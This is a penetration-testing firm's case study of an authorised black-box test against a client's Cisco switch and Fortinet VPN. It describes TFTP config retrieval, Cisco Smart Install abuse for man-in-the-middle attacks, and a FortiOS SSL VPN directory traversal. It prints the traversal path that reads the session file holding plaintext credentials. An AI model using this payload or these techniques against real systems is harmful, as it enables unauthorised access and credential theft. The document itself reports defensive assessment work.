

LIFARS

your digital world, **secured**

Case Study–
Cisco & Fortinet Hacking





PENETRATION TEST

To ensure the effectiveness of our client’s security implementations LIFARS frequently conducts penetration tests evaluating their systems can hold up to real world scenarios and stay resilient. Our cyber resiliency experts deliver calculated attacks against systems the same way black hat hackers.

In December, our client requested that LIFARS Pen Testing Team perform an external black box penetration test as part of a due diligence exercise. The client, a medium-sized organization with over 200 employees and 30 IPv4 addresses, understands the risks they face on a daily basis and the importance of meeting compliance standards. Therefore, this client requested an external black box penetration test on their network.

The intent of this assessment was to identify weaknesses in the company’s internet facing infrastructure and to detail how these vulnerabilities could impact the organization.

Therefore, the team used TFTP server and Cisco Smart Install Protocol as main targets for mounting other attacks, such as Man-in-the-middle. The black box testing, as an unauthenticated user for Fortinet FortiOS, resulted in finding directory traversal vulnerability. The penetration test simulated a malicious actor engaged in a targeted attack against the company’s external internet facing network. This security testing effort was conducted with emphasis on the actual state of the systems examined and no documentation to the client was provided.

Note: All information in this case study has been modified to maintain confidentiality of our client

PENETRATION TESTING PHASES


There are various methodologies and approaches that can be used during penetration testing. LIFARS Pen Testing Team, follows the Penetration Testing Execution Standard (PTES) as the basis for penetration testing execution. The main phases of PTES are listed below.

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

KEY FINDINGS

While conducting the penetration test, we discovered that the host had a TFTP server installed. This server was vulnerable to file enumeration, and because we found it to be a CISCO, we tried to download files as startup-config and others.

Contents of the downloaded startup-config file:




```
! Last configuration change at [redacted]
!
version 15.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname [redacted]
!
boot-start-marker
boot-end-marker
!
logging buffered 10000
!
username [redacted] privilege 15 [redacted]
no aaa new-model
system mtu routing 1500
!
ip domain-name [redacted]
!
crypto pki trustpoint TP-self-signed-539[redacted]
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-539[redacted]
 revocation-check none
 rsakeypair TP-self-signed-539[redacted]
!
!
```

Figure 1 startup-config file

Another significant CISCO vulnerability was exposure of the Smart Install Protocol without proper security controls. This vulnerability allowed complete compromise of the target switch and posed a risk to any device connected to or through it.

We could download and re-deploy updated malicious config files on a vulnerable switch or on any other vulnerable TFTP server. After that is accomplished, we could become a “Man-in-The-Middle” and sniff the network traffic for username and passwords and attempt to download a user’s critical hashes for further exploitation.

Sample of downloaded config file:




```
!
! Last configuration change at [redacted]
!
version 15.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname [redacted]
!
boot-start-marker
boot-end-marker
!
logging buffered 10000
!
username [redacted] privilege 15 secret [redacted]
no aaa new-model
system mtu routing 1500
```

Figure 2 startup-config file

The last vulnerability with which we could retrieve the contents of the files was Fortinet FortiOS SSL VPN Directory Traversal.

The remote host was running a vulnerable version of FortiOS. It was, therefore, affected by a directory traversal vulnerability in the SSL VPN web portal, due to improper sanitization of path traversal characters in URLs. We, as an unauthenticated, remote attacker could exploit this, via a specially crafted HTTP request, to download arbitrary FortiOS system files.

It was possible for us to download the session file which contained valuable information, such as username and plaintext password, which let us login easily.



```
[redacted]=/../../../..//////////dev/cmdb/sslvpn_websession
[redacted]���������������������������������������������������������
����������������������������������������������������������������������������������������������������
�������������[redacted]������������������������������������������������������������������������������������
nel-access�����������������������������������������������������������������������root���������������������
[redacted]���������������������������[redacted]����������������������������������������������
����������������������������������������������������������������������������������������������������
��������������������������[redacted]@cc3$$������������������������������������������������������������������
������tunnel-
access�����������������������������������������������������������������������root������������������������
����������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������
```

Figure 3 Directory traversal – file contains username and password in plaintext format

CONCLUSION

Access to the TFTP server and exposed Smart Install Protocol helped us retrieve sensitive files and after modifications and upload, we could execute other attacks. With Man-in-the-Middle (MITM) attack we were able to sniff user login data and critical password hashes. Other sensitive data have been obtained from the Fortinet directory traversal vulnerability, specifically from the sslvpn_websession file.

REPORTING

Key issues listed in this case study, and many others, were put into the final report. The issues were identified at risk levels: low, medium, high and critical. The executive summary provided a brief summary of vulnerabilities discovered during this assessment broken down by category. Many of these issues were presented graphically with recommendations given for resolution of each.